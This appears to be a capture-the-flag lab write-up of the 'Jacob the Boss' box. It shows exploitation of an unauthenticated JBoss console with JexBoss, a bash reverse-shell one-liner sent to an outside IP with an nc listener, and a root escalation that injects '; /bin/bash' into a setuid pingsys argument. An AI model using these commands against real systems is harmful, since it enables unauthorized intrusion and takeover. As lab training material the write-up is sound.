
Jacob the Boss

First lets enumrate the website and map out the attack surface
Nmap scan to check for open ports and services running on those ports

```
Nmap done: 1 IP address (1 host up) scanned in 64.58 seconds
root@root:/home/fahadlinux/thm/jacobtheboss# nmap -sV jacobtheboss.box -oN nmap.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-11 15:39 IST
Nmap scan report for jacobtheboss.box (10.10.32.36)
Host is up (0.29s latency).
Not shown: 987 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.4 (protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.6 ((CentOS) PHP/7.3.20)
111/tcp  open  rpcbind     2-4 (RPC #100000)
1090/tcp open  java-rmi    Java RMI
1098/tcp open  java-rmi    Java RMI
1099/tcp open  java-object Java Object Serialization
3306/tcp open  mysql       MariaDB (unauthorized)
4444/tcp open  java-rmi    Java RMI
4445/tcp open  java-object Java Object Serialization
4446/tcp open  java-object Java Object Serialization
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
8083/tcp open  http        JBoss service httpd
```

The web app is built on java and many java services are running those ports
The web app looks like a simple blog page, lets check for any hidden directories



We dont have the password for the admin page and the rest of the directories are pretty much not usefull

```
/themes               (Status: 301) [Size: 239] [--> http://jacobtheboss.box/themes/]
/public               (Status: 301) [Size: 239] [--> http://jacobtheboss.box/public/]
/admin                (Status: 301) [Size: 238] [--> http://jacobtheboss.box/admin/]
/plugins              (Status: 403) [Size: 209]
/db                   (Status: 403) [Size: 204]
/cache                (Status: 403) [Size: 207]
/inc                  (Status: 403) [Size: 205]
/LICENSE              (Status: 200) [Size: 17987]
/var                  (Status: 403) [Size: 205]
/CHANGELOG            (Status: 200) [Size: 47513]
```

Metasploit does not have any usefull exploits either

```
root@root:/home/fahadlinux# searchsploit dotclear
------------------------------------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                                                          |  Path
------------------------------------------------------------------------------------------------------------------------ ---------------------------------
DotClear 1.2.1/1.2.2 - 'Session.php' SQL Injection                                                                      | php/webapps/26689.txt
DotClear 1.2.4 - 'prepend.php' Remote File Inclusion                                                                    | php/webapps/1869.php
DotClear 1.2.x - '/ecrire/trackback.php?post_id' Cross-Site Scripting                                                   | php/webapps/29838.txt
DotClear 1.2.x - '/tools/thememng/index.php?tool_url' Cross-Site Scripting                                              | php/webapps/29839.txt
Dotclear 2.4.1.2 - '/admin/auth.php?login_data' Cross-Site Scripting                                                    | php/webapps/36888.html
Dotclear 2.4.1.2 - '/admin/blogs.php?nb' Cross-Site Scripting                                                           | php/webapps/36889.txt
Dotclear 2.4.1.2 - '/admin/comments.php' Multiple Cross-Site Scripting Vulnerabilities                                  | php/webapps/36890.txt
Dotclear 2.4.1.2 - '/admin/plugin.php?page' Cross-Site Scripting                                                        | php/webapps/36891.txt
------------------------------------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

lets check out the web-server running on port 8080

JBoss Online Resources

- JBoss AS Documentation
- JBoss Wiki
- JBoss JIRA
- JBoss Forums

JBoss Management

- Tomcat status (full) (XML)
- JMX Console
- JBoss Web Console

The jmx-console does not need any creditionals to get in so we can look for expoits on the web and the first one we can see is Exploit
And there is a tool mentioned for this exploit that will automate the process lets use it

Automating using JexBoss -

joaomatosf wrote a Exploitation Tool for JBoss Application Server and others Java Platforms, Frameworks, Applications, etc.

joaomatosf/jexboss

JexBoss: Jboss (and Java Deserialization Vulnerabilities) verify and EXploitation Tool - joaomatosf/jexboss

github.com

Let it do the magic:)

```
* --- JexBoss: Jboss verify and EXploitation Tool  --- *
|  * And others Java Deserialization Vulnerabilities * |
|                                                      |
| @author:  João Filho Matos Figueiredo                |
| @contact: joaomatosf@gmail.com                       |
|                                                      |
| @update: https://github.com/joaomatosf/jexboss       |
#______________________________________________________#

@version: 1.2.4

* Checking for updates in: http://joaomatosf.com/rnp/releases.txt **


** Checking Host: http://10.10.32.36:8080 **

[*] Checking jmx-console:
 [ VULNERABLE ]
[*] Checking web-console:
 [ VULNERABLE ]
[*] Checking JMXInvokerServlet:
 [ VULNERABLE ]
[*] Checking admin-console:
 [ OK ]
[*] Checking Application Deserialization:
 [ OK ]
[*] Checking Servlet Deserialization:
 [ OK ]
[*] Checking Jenkins:
 [ OK ]
[*] Checking Struts2:
 [ OK ]
```

We got a reverse shell!

```
uid=1001(jacob) gid=1001(jacob) groups=1001(jacob) context=system_u:system_r:initrc_t:s0
'
[Type commands or "exit" to finish]
Shell> ls
 Failed to check for updates
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
swapfile
sys
tmp
usr
var
'
[Type commands or "exit" to finish]
Shell>
```

The shell is not very stable so lets drop a bash spawn command in there

```
'
[Type commands or "exit" to finish]
Shell> bash -i >& /dev/tcp/10.8.82.109/4545 0>&1
```


Much better

```
root@root:/home/fahadlinux# nc -lvnp 4545
Listening on 0.0.0.0 4545
Connection received on 10.10.32.36 43684
bash: no job control in this shell
[jacob@jacobtheboss /]$
```

Claim the user.txt(The first flag)

```
cat user.txt
f4d491f280de360cc49e26ca1587cbcc
```

lets server linpeas to the box to check for previlage esclation attack vectors



I found this wonderful post on stackoverflow on how to exploit pingsys service to gain root previlage

2 Answers

Sorted by: Highest score (default)

4

```
./pingSys 127.0.0.1; /bin/sh
```

The semicolon will be interpreted as a command delimiter by the current shell. This means it will first execute `./pingSys 127.0.0.1` in the current shell and then `/bin/sh` in the current shell, i.e. spawning a new shell with the current (non-privileged) permissions.

What you instead need to do is to put quotes around your argument so that it gets passed in full to your `pingSys` program instead of getting interpreted by the current shell:

```
 $ ./pingSys '127.0.0.1; /bin/sh'
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.071 ms
...
# whoami
root
```

We got the root flag! congrats

```
[jacob@jacobtheboss ~]$ /usr/bin/pingsys '127.0.0.1; /bin/bash'
/usr/bin/pingsys '127.0.0.1; /bin/bash'
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.018 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.033 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.033 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.030 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 0.018/0.028/0.033/0.008 ms
ls
linpeas.sh
user.txt
id
uid=0(root) gid=1001(jacob) groups=1001(jacob) context=system_u:system_r:initrc_t:s0
cd/root
/bin/bash: line 3: cd/root: No such file or directory
cd /root
ls
anaconda-ks.cfg
jboss.sh
original-ks.cfg
root.txt
cat root.txt
29a5641eaa0c01abe5749608c8232806
```

Congrats on finding the root flag and have a great day!